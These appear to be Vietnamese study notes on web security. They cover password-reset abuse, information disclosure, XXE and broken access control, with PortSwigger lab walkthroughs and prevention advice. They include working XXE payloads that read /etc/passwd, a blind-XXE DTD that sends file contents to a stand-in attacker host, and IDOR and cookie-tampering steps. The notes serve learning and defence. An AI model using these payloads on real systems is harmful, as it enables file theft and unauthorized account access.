
VD: Ta có user 1 là  wiener:peter ta sẽ tiến hành reset password của user carlos

Sau khi tiến hành capture các request thì ta phát hiện một request của chức năng quên mật khẩu. Chức năng này sẽ reset password của một user thông qua email bằng cách gửi link và ta sẽ truy cập link đó để tiến hành đổi lại password.



Ta thấy được request có 4 data gồm token username new-password và confirm password. Ngay đoạn user nếu ta thử đổi thành tên user carlos và mật khẩu mà ta muốn thì nó sẽ đổi tên của user ta hay là carlos

Ta tiến hành thay thế username đó bằng carlos và gửi request sau đó tiền hành đăng nhập lại và phát hiện user carlos đã bị thay đổi mật khẩu.



## Phòng chống:

khai báo quyền truy cập được phép cho mỗi tài nguyên và từ chối quyền truy cập theo mặc định

Kiểm tra các cơ chế kiểm soát truy cập để đảm bảo nó hoạt động đúng mong muốn.

Đảm bảo các tài nguyên private không được truy cập như tài nguyên public

# Sensitive data expose

## Khái niệm:

Là lổ hổng dẫn đến việc rò rỉ các thông tin quan trọng mà kẻ tấn công có thể tận dụng để thực hiện các mục đích khác.

* Dữ liệu về người dùng như thông tin của người dùng…
* Dữ liệu nhảy cảm của doanh nghiệp.
* Dữ liệu về trang web và cơ sở hạ tầng.

## Nguyên nhân:

Không xóa các nội dung cục bộ để chúng hiển thị với nội dung công khai.

Cấu hình không an toàn

Các hành động phản hồi của server chẳng hạn như một server sẽ phản hồi các thông tin khác nhau khi người dùng gửi một thông tin như user.

## Cách kiểm tra:

Sử dụng các kỹ thuật như

Fuzzing là kỹ thuật gửi các dữ liệu tới server nhiều lần khác nhau để hệ thống xử lý và phản hồi. Qua các phản hồi được trả về kẻ tấn công có thể dựa vào đó để xác định được các thông tin.

Các Công cụ scanning sử dụng công cụ có tính năng phát hiện các lỗi sensitive data exposer.

Sử dụng Burp's engagement tools là một tính năng sử dụng để tìm kiếm các thông tin trong phản hồi.

Phản hồi các thông tin kỹ thuật là hành động kẻ tấn công gửi các ký tự không hợp lệ dẫn đến server trả về lỗi nếu cấu hình không kỹ server có thể trả về các thông tin nhạy cảm trong lỗi.

## Các lỗi thường gặp:

Các file thu thập thông tin web : nhiều trang sử dụng robots.txt và sitemap.xml. Những file này chứa các thông tin mà các công cụ crawl bỏ qua. Kẻ tấn công có thể truy cập và xác định các thông tin trong đó qua trình duyệt web.

Directory listings có một số trang web cấu hình hiển thị được cấu trúc file của một website lúc này kẻ tấn công có thể truy cập vào website và có thông tin về cấu trúc thư mục của website đó.

Developer comments một số sản phẩm của các nhà phát triển thường có các dòng comment html thông thường những dòng này sẽ bị xóa để tránh việc dẫn đến các thông tin bị lộ. Việc không xóa các comment có thể dẫn đến việc bị lộ thông tin của một trang web.

Error messages có thể cung cấp thông tin về các công nghệ khác nhau đang được sử dụng bởi trang web như tên framework , database với các version. Nhờ những thông tin này ta tiến hành tìm kiếm các kiểu tấn công tương ứng với nó thông qua lỗi Using Components with known vulnerabilities. Đối với một số trang web nếu họ sử dụng các phần mềm open source ta có thể download source và phân tích.

Debugging data

Các debugging data chứa các thông tin quan trọng của trang web nếu người quản trị cho phép truy cập từ bên ngoài có thể dẫn đến nhiều lỗi. Vd một website để lộ ra file chứa hàm info().

User account pages một kẻ tấn công sẽ cố truy cập vào trang người dùng thông thường các trang web sẽ ngăn chặn việc này nhưng đôi khi nó không kiểm tra ở một số chức năng dẫn đến việc lộ thông tin.VD kẻ tấn công gửi đoạn GET /user/personal-info?user=carlos để xem user carlos lúc này một số trang web chỉ cho phép kẻ tấn công xem tài khoản của họ nhưng đôi khi một số tính năng lại không được kiểm. Nó giống như lỗi IDOR.

Source code disclosure via backup files

Đây là lỗi các file source code bị lộ kẻ tấn công có thể xem nó và từ đó phân tích sâu về website và tiến hành thực hiện tấn công khác.

Information disclosure due to insecure configuration việc cấu hình không an toàn sẽ giúp kẻ tấn công dễ dàng lấy được các thông tin quan trọng mà người dùng bình thường đáng lẽ không được thấy.

Version control history

## Cách ngăn chặn

cấu hình máy chủ web để không cho phép liệt kê thư mục và đảm bảo rằng ứng dụng web luôn hiển thị trang web mặc định.

Dữ liệu nhạy cảm, tệp và bất kỳ mục thông tin nào khác không cần có trên máy chủ web không bao giờ được tải lên máy chủ web.

Cấu hình các thông báo lỗi để nó trả về kết quả mà ta muốn.

Đảm bảo rằng tất cả các dịch vụ đang chạy trên các cổng mở của máy chủ không tiết lộ thông tin về các bản dựng và phiên bản của chúng.

# XXE

## Khái niệm:

XXE là một lỗ hổng bảo mật web cho phép kẻ tấn công can thiệp vào quá trình xử lý dữ liệu XML của ứng dụng.

## Nguyên nhân:

Một số ứng dụng sử dụng định dạng XML để truyền dữ liệu giữa trình duyệt và máy chủ .Các ứng dụng thực hiện điều này đa phầnsử dụng thư viện chuẩn hoặc API để xử lý dữ liệu XML trên server. Các lỗ hổng XXE phát sinh do XML chứa nhiều tính năng nguy hiểm khác nhau.

XML được dịch nôm ra là ngôn ngữ đánh dấu mở rộng, được thiết kế với mục đích lưu trữ, truyền dữ liệu và cả người và "máy" đều có thể đọc được

DTD chứa các khai báo có thể xác dịnh cấu trúc của XML thông qua việc xác định cấu trúc cũng như chỉ ra format hợp lệ của các elements và attributes trong file xml.

Nếu DTD được định nghĩa luôn bên trong file xml, nó được gọi là Internal DTD. Và nếu nó ngằm ngoài file sẽ gọi là external DTD

XML custom entities: XML cho phép các custom entities được định nghĩa trong DTD

<!DOCTYPE foo [ <!ENTITY myentity "my entity value" > ]>

Ý nghĩa là khi ta sử dụng myventity nó sẽ raplace bằng giá trị my entity value trong xml.

XML external entities

Cấu trúc khai báo sử dụng từ khóa system và chỉ ra một url để xác định vị trí entity được tải

<!DOCTYPE foo [ <!ENTITY ext SYSTEM "http://normal-website.com" > ]>

<!DOCTYPE foo [ <!ENTITY ext SYSTEM "file:///path/to/file" > ]>

&ext;

%ext;

## Các kiểu tấn công:

* XXE to retrieve files
* XXE to perform SSRF attacks
* blind XXE exfiltrate data out-of-band
* blind XXE to retrieve data via error messages


XXE to retrieve files đầu tiên ta cần tạo DOCTYPE trỏ đến dường dẫn file và sau đó thay đổi kết quả trả về của response.

VD: <https://0aba000704d946c9c0171a63002a0078.web-security-academy.net/>


Trang web trên chứa phần xử lý xml khi ta truy cập checkstock. Sau khi thực hiện nó sẽ ra kết quả xml



Ta sẽ tiến hành test bằng cách thay đổi cấu trúc xml thành như sau



Ta sẽ tạo một DOCTYPE entity là xxe tới file /etc/passwd sau đó ta sẽ gọi nó ở thẻ productid và gửi sẽ trả về kết quả cho ta.



XXE to perform SSRF attacks : ngoài việc dùng xxe để đọc nội dung các tệp ta có thể thực hiện một cuộc tấn công ssrf.

Để thực hiện tấn công cần phải xác dịnh entity external bằng một url và phải xác dịnh dữ liệu trả về trong response thì ta có thể xem response. Nếu không xác định được thì ta sẽ không xem được response lúc này sẽ trở thành một cuộc tấn công ssrf mù.

Payload :

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://internal.vulnerable-website.com/"> ]>


Nó sẽ tạo entity với tên là xxe tới url mà nó muốn.

VD: <https://0a4d00f004376816c083458c008f0072.web-security-academy.net/>


Như vd đầu ở đây checkstore sẽ chứa phần xử lý xml ta sẽ capture bằng burpsuite



Ta tiến hành inject payload vào như sau:



Nó trả về kết quả là latest. SSRF là kỹ thuật tấn công giả mạo request để lấy dữ liệu trong trường hợp này nó sẽ request đến một site nào đó và lấy dữ liệu từ site đó. Lúc này khi request nó sẽ trả về thư mục của trang web đó ta sẽ tiến hành thêm nó vào sau url và thực hiện lại các bước cho đến khi lấy được thứ ta muốn.



Blind XXE là kỹ thuật tấn công xxe nhưng ứng dụng sẽ không trả về giá trị của các entity external trong response và do đó ta không thể truy xuất dữ liệu được.

Để kiểm tra lỗi này ta có thể sử dụng payload giống với khai thác xxe ssrf

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "http://attack.com"> ]>

Lúc này địa chỉ sẽ là trang web của kẻ tấn công khi thực hiện xxe sẽ có các hành động từ web ta muốn tấn công đến trang attack.com qua đó ta có thể biết được cuộc tấn công có thể xảy ra hay không.

Đôi khi các cuộc tấn công XXE sử dụng các entity thông thường có thể bị block. Trong trường hợp này ta có thể sử dụng entity parameter. Các entity parameter là các entity XML đặc biệt. Với nó ta chỉ cần quan tâm 2 điều là khai báo của một entity parameter XML bao gồm ký tự % trước tên entity

<!ENTITY % myparameterentity "my parameter entity value" >

Và ta có thể tham chiếu các entity bằng ký tự % thay vì ký tự &

Để tiến hành khai thác blind XXE đầu tiên ta chuẩn bị một file dtd ở máy tấn công như sau

<!ENTITY % file SYSTEM "file:///etc/passwd">

<!ENTITY % eval "<!ENTITY &#x25; exfiltrate SYSTEM 'http://web-attacker.com/?x=%file;'>">

%eval;

%exfiltrate;

-Dòng đầu tiên ta sẽ tạo một entity lấy nội dung file /etc/passwd

-Dòng thứ 2 ta sẽ tạo một entity thực hiện http request tới trang web của ta với nội dung file /etc/passwd

- Và sau đó ta gọi 2 entity để nó thực thi

Sau đó ở máy bị tấn công ta thực hiện gửi payload để nó truy cập vào trang web kẻ tấn công và thực thi nội dung trong file.

<!DOCTYPE foo [<!ENTITY % xxe SYSTEM "http://web-attacker.com/malicious.dtd"> %xxe;]>

Khai thác blind XXE thông qua thông báo lỗi.

Tạo ra các thông báo lỗi và qua đó lấy được các thông tin mà ta muốn.

Vd: ta có một payload sau

<!ENTITY % file SYSTEM "file:///etc/passwd">

<!ENTITY % eval "<!ENTITY &#x25; error SYSTEM 'file:///nonexistent/%file;'>">

%eval;

%error;

Đầu tiên ta tạo entiy chứa nội dung file muốn xem

Sau đó ta tiến hành tạo một entity là eval và entity này chứa một entity error dang tải một file không tồn tại đi kèm với entity chứa nội dung file.

Sau đó ta gọi entity eval để nó thực thi entity error

Và sau đó gọi entity error do nó tải một file không tồn tại dễn đến in ra một thông báo lỗi đi kèm với nội dung tệp /etc/passwd

Exploiting blind XXE by repurposing a local DTD

Là kỹ thuật khai thác XXE external

## Phòng chống

Vô hiệu hóa entity external XML và xử lý DTD trong tất cả các trình phân tích cú pháp XML trong ứng dụng

Triển khai xác thực, lọc đầu vào phía máy chủ bằng whitelist

Sử dụng các công cụ quét để tìm các lổ hổng xxe và ngăn chặn nó

# Broken Access Control

## Khái niệm:

Access control là việc áp dụng các ràng buộc lên một cái gì đó có thể thực hiện các hành động cố gắng truy cập vào các tài nguyên yêu cầu. Trong ngữ cảnh web, kiểm soát truy cập phụ thuộc vào việc xác thực và quản lý phiên.

Authentication: mục đích để xác định rằng đây là ai. Chẳng hạn người dùng truy cập họ sẽ không thể biết đây là ai nhờ cơ chế xác thực họ có thể xác minh được đây là user nào.

Session management: xác định các yêu cầu HTTP tiếp theo nào đang được thực hiện bởi chính người dùng đó.

Access control: xác định xem người dùng có được phép thực hiện hành động mà họ đang cố gắng thực hiện hay không.

Broken Access Control đề cập đến phương thức tấn công mà các tác nhân độc hại xâm nhập, chiếm quyền sử dụng các tài nguyên được bảo vệ trên hệ thống một cách trái phép

## Nguyên nhân:

Nguyên nhândẫn đến lỗi broken access con troll đa phần là do việc phân quyền và quản lý không chính ở phía server khiến một số người dùng có thể thực hiện các đặc quyền cao hơn mà user đang có.

## Các kiểu tấn công:

Từ góc độ người dùng, access control được chia thành các loại sau

* Vertical access controls: là cơ chế hạn chế quyền truy cập vào các chức năng đặc biệt mà các người dùng khác không có.vd: quản trị viên có thể sửa đổi hoặc xóa tài khoản của bất kỳ người dùng nào, trong khi người dùng bình thường không có quyền truy cập vào các hành động này. Kiểm soát truy cập theo chiều dọc có thể là cách triển khai chi tiết hơn của các mô hình bảo mật được thiết kế để thực thi các chính sách kinh doanh như tách biệt các nhiệm vụ và ít đặc quyền nhất.
* Horizontal access controls: là cơ chế hạn chế quyền truy cập đối vời người dùng được phép truy cập vào tài nguyên đó. Vd: một ứng dụng ngân hàng sẽ cho phép người dùng xem các giao dịch và thực hiện thanh toán từ tài khoản của chính họ, nhưng không cho phép tài khoản của bất kỳ người dùng nào khác.
* Context-dependent access controls: hạn chế quyền truy cập vào chức năng và tài nguyên dựa trên trạng thái của ứng dụng hoặc tương tác của người dùng với nó. Ví dụ: một trang web bán lẻ có thể ngăn người dùng sửa đổi nội dung trong giỏ hàng của họ sau khi họ đã thanh toán.

Unprotected functionality

Là việc user có thể truy cập vào các function mà không có quyền để truy cập.

Vd: trang admin chỉ liên kết với user admin mà không có liên kết với user thường nhưng user thường lại có thể truy cập trực tiếp thông qua địa chỉ url


Vd: trang quản trị

<https://website.com/admin>


lúc này người dùng thường chỉ cần truy cập vào là có thể thành công truy cập vào trang quản trị. Ta có thể tìm được dường dẫn như này qua các file robots.txt hoặc có thể thực hiện brute force directory.

Vd: <https://0a04001a0483246cc0c621e000bb00e3.web-security-academy.net/>

Đầu tiên ta truy cập trang web vào truy cập vào file robots.txt



Ta phát hiện một dường dẫn lúc này ta thử truy cập và thành công vào được trang quản trị.



Parameter-based access control methods

Một số ứng dụng xác định quyền truy cập hoặc vai trò của người dùng khi đăng nhập, sau đó lưu trữ thông tin này ở vị trí người dùng có thể kiểm soát , chẳng hạn như trường ẩn, cookie hoặc tham số chuỗi truy vấn đặt trước. Ứng dụng đưa ra các quyết định kiểm soát truy cập tiếp theo dựa trên giá trị đã gửi


VD:

https://insecure-website.com/login/home.jsp?admin=true

<https://insecure-website.com/login/home.jsp?role=1>

VD: <https://0a560078048045f3c0341c0200a900dc.web-security-academy.net/>

Ta tiến hành truy cập website và login sau khi login ta capture bằng burp suite và phát hiện website trả về response có nội dung là admin=false ngay header cookie. Lúc này ta sẽ chuyển giá trị thành true



Sau khi hoàn tất nó sẽ cho ta login với user thường nhưng quyền quản trị.



Broken access control resulting from platform misconfiguration

Một số ứng dụng hạn chế quyền truy cập bằng cách thực thi quyền kiểm soát truy cập tại lớp platform.

DENY: POST, /admin/deleteUser, managers

Lệnh trên sẽ chặn ta truy cập vào admin/deleteUser bằng phương thức POST với user managers

Ta có thể thực hiện tấn công bằng cách sử dụng các header có thể ghi đè url như X-Original-URLvà X-Rewrite-URL Nếu trang web kiểm soát người dùng hạn chề quyền truy cập vào url, nhưng lại cho phép ghi đè url thông header thì ta có thể thực hiện tấn công.

Vd: <https://portswigger.net/web-security/access-control/lab-url-based-access-control-can-be-circumvented>

Đầu tiên ta sẽ login vào trang quản trị nhưng lúc này đã bị access control nên ta sẽ không truy cập được ta sẽ thêm header để ghi đè url và sửa lại request directory thành một folder khác như hình dưới .và ấn gửi ta sẽ thành công truy cập trang quản trị

Horizontal privilege escalation

người dùng có thể có quyền truy cập vào tài nguyên thuộc về người dùng khác, thay vì tài nguyên của chính họ


Ta có thể truy cập tài khoản của ta thông qua url sau

<https://insecure-website.com/myaccount?id=123>

lúc này ta sẽ truy cập vào với id là 123 giả sử nếu thay bằng id khác và truy cập thành công lúc này ta có thể truy cập vào các tài khoản người dùng khác.

Vd: <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter>

Ta truy cập vào website của user wiener và nó chuyển ta đến một trang của user đó với id là wiener. Lúc này ta sẽ thay đổi id đó thành user ta muốn



Sau khi thay đổi ta truy cập thành công vào folder của user khác



Horizontal to vertical privilege escalation

Một cuộc tấn công horizontal có thể chuyển sang vertical privilege bằng cách làm ảnh hưởng đến người dùng có đặc quyền. vd: horizontal privilege có thể cho phép kẻ tấn công reset hay chiếm được mật khảu người khác . Nếu như kẻ tấn công có thể lấy được thông tin của user admin thì họ có thể truy cập vào trang quản trị và tiến hành tấn công vertical privilege


Với vd trên kẻ tấn công có thẻ truy cập vào tài khoản khác thông qua id

<https://insecure-website.com/myaccount?id=456>


nếu như đoán được id của user quản trị lúc này sẽ truy cập được trang quản trị.

Vd: <https://portswigger.net/web-security/access-control/lab-user-id-controlled-by-request-parameter-with-password-disclosure>


Đầu tiên ta truy cập trang web và login sau đó ta sẽ thay đổi id thành user admin và truy cập thành công trang quản trị.



Ta có thể xem được password của quản trị viên bằng cách thay đổi giao diện html bằng cách nhấn f12-> ement và chọn cột password thay đổi type=”password’ -> type=”text”



Sau đó ta tiến hành truy cập vào trang quản trị bằng tài khoản quản trị lúc nay ta đã có thể tác động đến user khác.



Access control vulnerabilities in multi-step processes:

Một số trang web thực hiện kiểm soát truy cập qua nhiều bước. Điều này biễu diễn như sau

Ví dụ: chức năng quản trị để cập nhật chi tiết người dùng có thể bao gồm các bước sau:

1. Tải biểu mẫu có chứa thông tin chi tiết cho một người dùng cụ thể.
2. Gửi các thay đổi.
3. Xem lại các thay đổi và xác nhận.

Một số trang web sẽ thực hiện kiểm soát truy cập một cách chặt chẽ nhưng một số trang web lại chỉ kiểm soát ở một số bước dẫn đến các lỗi access control.

Vd: <https://portswigger.net/web-security/access-control/lab-multi-step-process-with-no-access-control-on-one-step>

Đầu tiên truy cập website với user admin và upgrade user carlos nó sẽ trả về ta 3 request để upgrade user ta sẽ giữ lại request thứ 2



Với request này ta có thể upgrade hay downgrade các user ta muốn bằng cách sửa lại các data đó

Và ẩn gửi sau đó user của ta sẽ chuyển thành quyền khác.

Referer-based access control

Một số trang web kiểm soát quyền truy cập dựa trên Referertiêu đề được gửi trong yêu cầu HTTP. Tiêu Refererđề thường được các trình duyệt thêm vào các yêu cầu để cho biết trang mà từ đó một yêu cầu đã được bắt đầu.

Ví dụ: giả sử một ứng dụng kiểm soát truy cập đối với trang quản trị chính tại /admin, nhưng đối với các trang phụ, chẳng hạn như /admin/deleteUserchỉ kiểm tra Referer header. Nếu Referer header chứa /adminURL chính, thì yêu cầu được cho phép

Location-based access control

Một số trang web kiểm soát truy cập dựa trên referrer header. Referer header mục đích là để cho biết trang mà một request bắt đầu từ trang đó.

